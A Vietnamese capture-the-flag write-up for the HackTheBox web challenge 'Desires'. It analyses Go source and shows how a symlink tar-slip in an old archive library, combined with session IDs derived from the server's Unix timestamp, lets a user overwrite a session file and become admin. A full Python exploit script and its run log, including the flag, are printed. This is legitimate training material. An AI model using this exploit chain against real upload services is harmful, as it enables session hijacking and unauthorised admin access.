Write-up Challenge HackTheBox: Desires

Tác giả: Huỳnh Thanh Giảng

Ngày thực hiện: 23/03/2026

Nền tảng: HackTheBox

Danh mục: Web

Độ khó: Easy


Điểm: 40

Link challenge: https://app.hackthebox.com/challenges/desires

1. Mô tả challenge & Khám phá source code ban đầu

1.1. Mô tả challenge từ HTB

Mô tả từ trang HTB:



- Challenge Desires là một web challenge Easy mô tả như sau: "As survivors face the vault, anticipation thickens the air, igniting desires for power and glory. Subtle glances reveal hidden ambitions. Unbeknownst to them, toxic gas twists thoughts, fueling greed and paranoia."
- Ứng dụng cho phép upload file archive (.zip hoặc .tar), sau đó server extract vào thư mục cá nhân của user. Có phần admin ẩn chứa flag.

1.2. Tải và xem file Desire.zip

```
┌──(kali㉿huynhthanhgiang)-[~/Downloads]
└─$ unzip Desire.zip
Archive:  Desire.zip
[Desire.zip] build-docker.sh password:
  inflating: build-docker.sh
   creating: challenge/
   creating: challenge/sso/
  inflating: challenge/sso/package-lock.json
 extracting: challenge/sso/.dockerignore
 extracting: challenge/sso/.gitignore
  inflating: challenge/sso/index.js
  inflating: challenge/sso/package.json
   creating: challenge/service/
   creating: challenge/service/utils/
  inflating: challenge/service/utils/response.go
  inflating: challenge/service/utils/redis.go
  inflating: challenge/service/go.sum
   creating: challenge/service/services/
  inflating: challenge/service/services/http.go
  inflating: challenge/service/services/sessions.go
   creating: challenge/service/static/
  inflating: challenge/service/static/styles.css
  inflating: challenge/service/go.mod
   creating: challenge/service/views/
  inflating: challenge/service/views/register.html
  inflating: challenge/service/views/upload.html
  inflating: challenge/service/views/admin.html
  inflating: challenge/service/views/login.html
 extracting: challenge/service/views/dashboard.html
  inflating: challenge/service/main.go
   creating: config/
  inflating: config/supervisord.conf
  inflating: Dockerfile
  inflating: web_desires.zip
```

Khám phá ban đầu:

- Download Desire.zip (84 KB) → unzip thành công.

- Cấu trúc chính:

challenge/sso/: Node.js phần SSO (index.js, package.json).

challenge/service/: Go backend (main.go, redis.go, response.go, sessions.go, http.go) + views (login.html, register.html, upload.html, dashboard.html) + static/styles.css.

config/supervisord.conf: Quản lý process.

Dockerfile

1.3. Phân tích file go.mod

```
module Desires

go 1.22.2

require (
	github.com/go-redis/redis/v8 v8.11.5
	github.com/gofiber/fiber/v2 v2.52.4
	github.com/gofiber/template/html/v2 v2.1.1
	github.com/google/uuid v1.5.0
	github.com/mholt/archiver/v3 v3.5.0
)

require (
	github.com/andybalholm/brotli v1.0.5 // indirect
	github.com/cespare/xxhash/v2 v2.1.2 // indirect
	github.com/dgryski/go-rendezvous v0.0.0-20200823014737-9f7001d12a5f // indirect
	github.com/dsnet/compress v0.0.2-0.20210315054119-f66993602bf5 // indirect
	github.com/gofiber/template v1.8.3 // indirect
	github.com/gofiber/utils v1.1.0 // indirect
	github.com/golang/snappy v0.0.2 // indirect
	github.com/klauspost/compress v1.17.0 // indirect
	github.com/klauspost/pgzip v1.2.5 // indirect
	github.com/mattn/go-colorable v0.1.13 // indirect
	github.com/mattn/go-isatty v0.0.20 // indirect
	github.com/mattn/go-runewidth v0.0.15 // indirect
	github.com/nwaples/rardecode v1.1.0 // indirect
	github.com/pierrec/lz4/v4 v4.1.2 // indirect
	github.com/rivo/uniseg v0.2.0 // indirect
	github.com/ulikunitz/xz v0.5.9 // indirect
	github.com/valyala/bytebufferpool v1.0.0 // indirect
	github.com/valyala/fasthttp v1.51.0 // indirect
	github.com/valyala/tcplisten v1.0.0 // indirect
	github.com/xi2/xz v0.0.0-20171230120015-48954b6210f8 // indirect
	golang.org/x/net v0.24.0 // indirect
	golang.org/x/sys v0.19.0 // indirect
)
```

File go.mod cho thấy:

- Go version: 1.22.2
- Module: Desires

Các dependency chính:

- gofiber/fiber/v2 v2.52.4: Web framework chính (xử lý route, HTTP).
- gofiber/template/html/v2: Render HTML templates.
- go-redis/redis/v8: Kết nối Redis (có thể dùng lưu session hoặc dữ liệu).
- google/uuid: Tạo UUID (có thể dùng cho session ID hoặc tên file).
- **mholt/archiver/v3 v3.5.0**: Thư viện xử lý archive (.zip, .tar, .rar, ...). Đây là điểm đáng nghi ngờ nhất vì challenge có chức năng upload và extract archive.

Ghi chú ban đầu:

- Thư viện archiver v3.5.0 khá cũ → có thể tồn tại lỗ hổng path traversal khi extract symlink trong .tar.
- Session có thể lưu trong Redis hoặc file (cần kiểm tra code tiếp theo).

1.4. Phân tích file services/sessions.go

```go
func CreateSession(sessionID string, user *User) string {

    sessionJSON, _ := json.Marshal(user)

    // Check if sessions folder exists, create it if it doesn't
    folderPath := filepath.Join("/tmp/sessions/", user.Username)
    if _, err := os.Stat(folderPath); os.IsNotExist(err) {
        if err := os.MkdirAll(folderPath, 0755); err != nil {
            log.Fatal(err)
        }
    }

    // Write session file
    sessionFilePath := filepath.Join(folderPath, sessionID)
    err := os.WriteFile(sessionFilePath, sessionJSON, 0644)
    if err != nil {
        log.Fatal(err)
    }

    return sessionID
}

func PrepareSession(sessionID string, username string) error {
    return utils.RedisClient.Set(username, sessionID, 0)
}

func GetSession(username string) (*User, error) {
    sessionID, err := utils.RedisClient.Get(username)
    if err != nil {
        return nil, err
    }
    sessionJSON, err := os.ReadFile(filepath.Join("/tmp/sessions", username, sessionID))
    if err != nil {
        return nil, err
```

File sessions.go xử lý tạo, lưu trữ và đọc session:

- **CreateSession**:
  - Marshal thông tin user (username, role, v.v.) thành JSON.
  - Tạo thư mục **/tmp/sessions/<username>/** nếu chưa tồn tại.
  - Viết file **/tmp/sessions/<username>/<sessionID>** với nội dung JSON plaintext.
    → Session được lưu dưới dạng **file plaintext** (không mã hóa, không sign).
- **PrepareSession**:

    - Lưu mapping **username → sessionID** vào Redis (expire = 0 – không tự động xóa).
- **GetSession**:
    - Lấy sessionID từ Redis theo username.
    - Đọc file từ đường dẫn **/tmp/sessions/<username>/<sessionID>**.
    - Unmarshal JSON thành struct User để kiểm tra quyền.

Ghi chú quan trọng:

- Session data lưu **plaintext** và dễ truy cập qua đường dẫn dự đoán được.
- Redis chỉ dùng để map username → sessionID, không lưu nội dung session → nếu ta overwrite file session bằng JSON giả (role: "admin"), chỉ cần set cookie với sessionID đúng là hijack được session.
- Thư mục /tmp/sessions/<username>/ có quyền 0755 → dễ bị exploit nếu kết hợp với path traversal từ upload archive.

1.5. Phân tích file http.go

Chú ý phần UploadEnigma (hàm upload archive):

```go
file, err := c.FormFile("archive")
if err != nil {
    return err
}

filename := uuid.New().String() + filepath.Ext(file.Filename)

tempFile := filepath.Join("./uploads", filename)
if err := c.SaveFile(file, filepath.Join("./uploads", filename)); err != nil {
    return utils.ErrorResponse(c, "Error saving file", http.StatusInternalServerError)
}

userFolder := filepath.Join("./files", userStruct.Username)
if _, err := os.Stat(userFolder); os.IsNotExist(err) {
    if err := os.MkdirAll(userFolder, 0755); err != nil {
        log.Fatal(err)
    }
}
```

- Lấy file từ form "archive".
- Lưu tạm vào ./uploads/<uuid>.<ext>.
- Tạo thư mục ./files/<username>/.
- **archiver.Unarchive(tempFile, userFolder)** – giải nén trực tiếp mà **không kiểm tra path hoặc sanitize**. → Điểm nghi ngờ lớn: nếu file archive chứa symlink hoặc path traversal (../ hoặc symlink), có thể ghi file ra ngoài thư mục ./files/<username>/.

Kết luận:

- Ứng dụng dùng Fiber + archiver v3.5.0 để extract archive.
- Session lưu plaintext file ở đường dẫn dễ đoán.
- Session ID dễ predict. → Hướng tới lỗ hổng chính: **path traversal khi extract archive** kết hợp **overwrite session file**.

2. Phân tích lỗ hỏng và cơ chế Bypass

2.1. Lỗ hỏng 1: Path Traversal/TarSlip trong archiver.Unarchive

Trong hàm Upload Engima (http.go):

```
err = archiver.Unarchive(tempFile, userFolder)
```

→ File archive được lưu tạm ở ./uploads/., sau đó giải nén trực tiếp vào thư mục ./files//.

→ Không có bất kỳ kiểm tra nào về path bên trong archive (không sanitize, không cấm ../, không kiểm tra symlink).

Thư viện **archiver/v3 v3.5.0** (từ go.mod) là phiên bản cũ (2020–2021).

- Hỗ trợ extract .tar với **symlink** (loại file SYMTYPE trong tar).
- Khi extract symlink, hệ thống tạo link trỏ đến target path (có thể nằm ngoài userFolder nếu target dùng ../ hoặc absolute path).

Kết luận từ phân tích:

- Nếu attacker tạo .tar chứa symlink trỏ đến đường dẫn ngoài userFolder (ví dụ trỏ đến /tmp/sessions/...), thì khi extract, symlink sẽ được tạo.
- Sau đó, attacker ghi nội dung giả vào symlink → nội dung thực tế ghi vào file target (overwrite file session).

→ Đây là **TarSlip** (tương tự ZipSlip nhưng với .tar). Lỗ hổng path traversal qua symlink trong archive extraction.

2.2. Lỗ hỏng 2: Session ID yếu & Session lưu plaintext dễ overwrite

- Từ sessions.go & http.go:

```
sessionID := fmt.Sprintf("%x",
sha256.Sum256([]byte(strconv.FormatInt(time.Now().Unix(), 10))))
```

  - Session ID = SHA256(time.Now().Unix() + salt ngầm) → chỉ dùng Unix() (giây), không phải UnixNano. → Chỉ có ~86.400 giá trị mỗi ngày → dễ brute-force nếu biết thời gian gần đúng (thời gian upload).
  - Session lưu plaintext JSON ở **/tmp/sessions/<username>/<sessionID>**.

- Redis chỉ map username → sessionID, không lưu nội dung session.

Kết luận từ phân tích:

- Nếu attacker biết username (dễ đoán hoặc dùng cookie username plaintext), và predict được sessionID (brute ± vài giây), thì biết đường dẫn file session chính xác.
- Kết hợp với TarSlip → attacker upload .tar chứa symlink trỏ đến đường dẫn session file → overwrite nội dung JSON thành {"role":"admin"}.
- Sau khi overwrite, set cookie session = sessionID đã predict → hijack session thành admin.

2.3. Cơ chế Bypass tổng thể (Exploit chain)

Chain exploit:

1. Đăng ký user bình thường → biết username của mình.
2. Predict sessionID bằng brute-force timestamp xung quanh thời gian hiện tại.
3. Tạo .tar chứa symlink trỏ đến **/tmp/sessions/<username>/<predicted_session_id>** (hoặc session của admin nếu biết username admin).
4. Trong archive, ghi JSON giả: {"username":"admin","role":"admin","expires":9999999999} vào symlink.
5. Upload .tar → server extract → symlink tạo → session file bị overwrite.
6. Set cookie session = predicted_session_id → truy cập /user/admin → lấy flag.

→ Không cần biết password admin, chỉ cần overwrite session file.

3. Các bước khai thác thực tế

Sau khi đã hiểu rõ hai lỗ hổng chính (ZipSlip qua symlink và Logic flaw trong session handling), chúng ta sẽ kết hợp chúng thành một chuỗi tấn công tự động.Tôi đã viết một script Python hoàn chỉnh để thực hiện toàn bộ quá trình.

3.1. Chuẩn bị môi trường và script exploit

- Tạo file desires_exploit.py
- Cài đặt thư viện (nếu cần): pip install requests (thường đã có sẵn)
- Chạy script với cú pháp: python3 desires_exploit.py 154.57.164.77:30288

3.2. Phân tích và lấy Server Time + Predict Session ID

```
def get_session_ids(base_url, username="noexist"):
    print("[+] Trigger fake login để lấy server time...")
    resp = requests.post(f"{base_url}/login", data={"username": username,
"password": "dummy"})
    date_header = resp.headers.get("Date")
```

```
    if not date_header:
        print("[-] Không có Date header!")
        return None
    print(f"    Server Date: {date_header}")

    try:
        parts = date_header.split(", ")[1].split()
        day = int(parts[0])
        mon_str = parts[1]
        year = int(parts[2])
        hms = parts[3]
        mon = MONTHS.index(mon_str) + 1
        h, m, s = map(int, hms.split(":"))
        dt = datetime(year, mon, day, h, m, s, tzinfo=timezone.utc)
        posix = int(dt.timestamp())

        sids = [hashlib.sha256(str(posix + d).encode()).hexdigest() for d in [-1,
0, 1]]
        for i, sid in enumerate(sids):
            print(f"    SID {i+1}: {sid}")
        return sids
    except Exception as e:
        print(f"[-] Lỗi parse date: {e}")
        return None
```

Hàm get_session_ids() thực hiện:

- Gửi một request login giả (username không tồn tại).
- Lấy header **Date** từ response → đây là thời gian thực của server.
- Chuyển Date thành Unix timestamp.
- Tính SHA-256 cho timestamp ±1 giây → tạo ra 3 candidate sessionID.

Tại sao cần bước này? Vì sessionID được tạo bằng sha256(time.Now().Unix()), nên ta có thể đoán gần đúng.

3.3. Tạo user bình thường để upload archive

```
def create_and_login_normal(base_url):
    username = f"user{int(time.time())}"
    password = "pass123"
    s = requests.Session()
    for ep in ["/register", "/login"]:
        r = s.post(f"{base_url}{ep}", data={"username": username, "password":
password})
```

```
        print(f"    {ep[1:]} {username}: {r.status_code} {'OK' if r.ok else
'Failed'}")
    return s
```

Hàm create_and_login_normal():

- Đăng ký và đăng nhập một user thông thường (role = user).
- Lấy session hợp lệ để có quyền upload file.

Lý do: Endpoint /user/upload chỉ cho phép user đã authenticate.

3.4. Tạo payload.tar chứa Symlink (ZipSlip)

```
def create_payload_tar(session_ids, noexist="noexist"):
    print("[+] Tạo payload.tar (ZipSlip symlink)...")
    payload_path = "payload.tar"
    admin_json = json.dumps({"username": noexist, "id": 1337, "role":
"admin"}).encode()

    with tarfile.open(payload_path, "w") as tar:
        # Symlink tmp_link -> /tmp/sessions
        symlink_info = tarfile.TarInfo("tmp_link")
        symlink_info.type = tarfile.SYMTYPE
        symlink_info.linkname = "/tmp/sessions"
        tar.addfile(symlink_info)

        for sid in session_ids:
            arcname = f"tmp_link/{noexist}/{sid}"
            info = tarfile.TarInfo(arcname)
            info.size = len(admin_json)
            tar.addfile(info, io.BytesIO(admin_json))
    print(f"[+] {payload_path} đã tạo xong!")
    return payload_path
```

Đây là phần quan trọng nhất – hàm create_payload_tar():

- Tạo một symlink tên tmp_link trỏ đến /tmp/sessions trên server.
- Viết file JSON giả mạo admin ({"username": "noexist", "id": 1337, "role": "admin"}) vào đường dẫn symlink.
- Khi server extract .tar, file sẽ được ghi thực sự vào thư mục session.

Kỹ thuật này gọi là Symlink-based ZipSlip – khai thác điểm yếu của thư viện archiver.

3.5. Upload payload và chờ extract

```
def upload_payload(s, base_url, payload_path="payload.tar"):
    print("[+] Upload malicious archive...")
    with open(payload_path, "rb") as f:
        files = {"archive": f}
        r = s.post(f"{base_url}/user/upload", files=files)
    print(f"    Upload status: {r.status_code}")
    return r.ok
```

- Upload file payload.tar qua endpoint /user/upload.
- Chờ 1-2 giây để server extract archive.

3.6. Sử dụng session giả để truy cập trang Admin

```
def get_flag(base_url, session_ids, noexist="noexist"):
    print("[+] Thử lấy flag qua /user/admin...")
    for sid in session_ids:
        cookies = {"username": noexist, "session": sid}
        r = requests.get(f"{base_url}/user/admin", cookies=cookies)
        if r.status_code == 200 and "HTB{" in r.text:
            flag_start = r.text.find("HTB{")
            flag_end = r.text.find("}", flag_start) + 1
            flag = r.text[flag_start:flag_end]
            print(f"\n*** FLAG ĐÃ TÌM THẤY ***\n{flag}")
            return flag
    print("[-] Chưa thấy flag. Chạy lại script (timing chênh lệch).")
    return None
```

- Sử dụng cookie: username=noexist và session=<một trong 3 sessionID>
- Truy cập /user/admin
- Nếu sessionID đúng → server load file session giả → trả về trang admin chứa flag.

3.7. Toàn bộ script hoàn chỉnh

```
import requests
import hashlib
import json
import sys
import time
import tarfile
import io
from datetime import datetime, timezone

MONTHS = ["Jan", "Feb", "Mar", "Apr", "May", "Jun", "Jul", "Aug", "Sep", "Oct",
"Nov", "Dec"]

def get_session_ids(base_url, username="noexist"):
```

```
    print("[+] Trigger fake login để lấy server time...")
    resp = requests.post(f"{base_url}/login", data={"username": username,
"password": "dummy"})
    date_header = resp.headers.get("Date")
    if not date_header:
        print("[-] Không có Date header!")
        return None
    print(f"    Server Date: {date_header}")

    try:
        parts = date_header.split(", ")[1].split()
        day = int(parts[0])
        mon_str = parts[1]
        year = int(parts[2])
        hms = parts[3]
        mon = MONTHS.index(mon_str) + 1
        h, m, s = map(int, hms.split(":"))
        dt = datetime(year, mon, day, h, m, s, tzinfo=timezone.utc)
        posix = int(dt.timestamp())

        sids = [hashlib.sha256(str(posix + d).encode()).hexdigest() for d in [-1,
0, 1]]
        for i, sid in enumerate(sids):
            print(f"    SID {i+1}: {sid}")
        return sids
    except Exception as e:
        print(f"[-] Lỗi parse date: {e}")
        return None

def create_and_login_normal(base_url):
    username = f"user{int(time.time())}"
    password = "pass123"
    s = requests.Session()
    for ep in ["/register", "/login"]:
        r = s.post(f"{base_url}{ep}", data={"username": username, "password":
password})
        print(f"    {ep[1:]} {username}: {r.status_code} {'OK' if r.ok else
'Failed'}")
    return s

def create_payload_tar(session_ids, noexist="noexist"):
    print("[+] Tạo payload.tar (ZipSlip symlink)...")
    payload_path = "payload.tar"
    admin_json = json.dumps({"username": noexist, "id": 1337, "role":
"admin"}).encode()
```

```python
    with tarfile.open(payload_path, "w") as tar:
        # Symlink tmp_link -> /tmp/sessions
        symlink_info = tarfile.TarInfo("tmp_link")
        symlink_info.type = tarfile.SYMTYPE
        symlink_info.linkname = "/tmp/sessions"
        tar.addfile(symlink_info)

        for sid in session_ids:
            arcname = f"tmp_link/{noexist}/{sid}"
            info = tarfile.TarInfo(arcname)
            info.size = len(admin_json)
            tar.addfile(info, io.BytesIO(admin_json))
    print(f"[+] {payload_path} đã tạo xong!")
    return payload_path

def upload_payload(s, base_url, payload_path="payload.tar"):
    print("[+] Upload malicious archive...")
    with open(payload_path, "rb") as f:
        files = {"archive": f}
        r = s.post(f"{base_url}/user/upload", files=files)
    print(f"    Upload status: {r.status_code}")
    return r.ok

def get_flag(base_url, session_ids, noexist="noexist"):
    print("[+] Thử lấy flag qua /user/admin...")
    for sid in session_ids:
        cookies = {"username": noexist, "session": sid}
        r = requests.get(f"{base_url}/user/admin", cookies=cookies)
        if r.status_code == 200 and "HTB{" in r.text:
            flag_start = r.text.find("HTB{")
            flag_end = r.text.find("}", flag_start) + 1
            flag = r.text[flag_start:flag_end]
            print(f"\n*** FLAG ĐÃ TÌM THẤY ***\n{flag}")
            return flag
    print("[-] Chưa thấy flag. Chạy lại script (timing chênh lệch).")
    return None

if __name__ == "__main__":
    if len(sys.argv) < 2:
        print("Usage: python3 desires_exploit.py 154.57.164.83:31893")
        sys.exit(1)

    base_url = f"http://{sys.argv[1]}"
    print(f"[*] Target: {base_url}")
```

```python
    session_ids = get_session_ids(base_url)
    if not session_ids:
        sys.exit(1)

    uploader_session = create_and_login_normal(base_url)
    create_payload_tar(session_ids)
    upload_payload(uploader_session, base_url)

    time.sleep(1.5)  # Đợi extract hoàn tất
    get_flag(base_url, session_ids)
```

Chúng ta chạy thử:

```
┌──(kali㉿huynhthanhgiang)-[~]
└─$ python3 desires_exploit.py 154.57.164.77:30288
[*] Target: http://154.57.164.77:30288
[+] Trigger fake login để lấy server time ...
    Server Date: Tue, 24 Mar 2026 13:49:55 GMT
    SID 1: 190d6eca2c2857d7718ed65315d3dd393066ca126a720ad2dfc77781b48ebdd1
    SID 2: 7857ac6adf6f80671dd899886b3cd8d8caf765c740c3c3dc02d689e9b3b6827b
    SID 3: d8bcd08df8a5cbe04da52d4a5a9dab57e0624958efb67fe75889d234e22f7d1e
    register user1774360195: 200 OK
    login user1774360195: 200 OK
[+] Tạo payload.tar (ZipSlip symlink) ...
[+] payload.tar đã tạo xong!
[+] Upload malicious archive ...
    Upload status: 202
[+] Thử lấy flag qua /user/admin ...

*** FLAG ĐÃ TÌM THẤY ***
HTB{S0m3tIm3s_Its_J4usT_A_B!G_M3ss}
```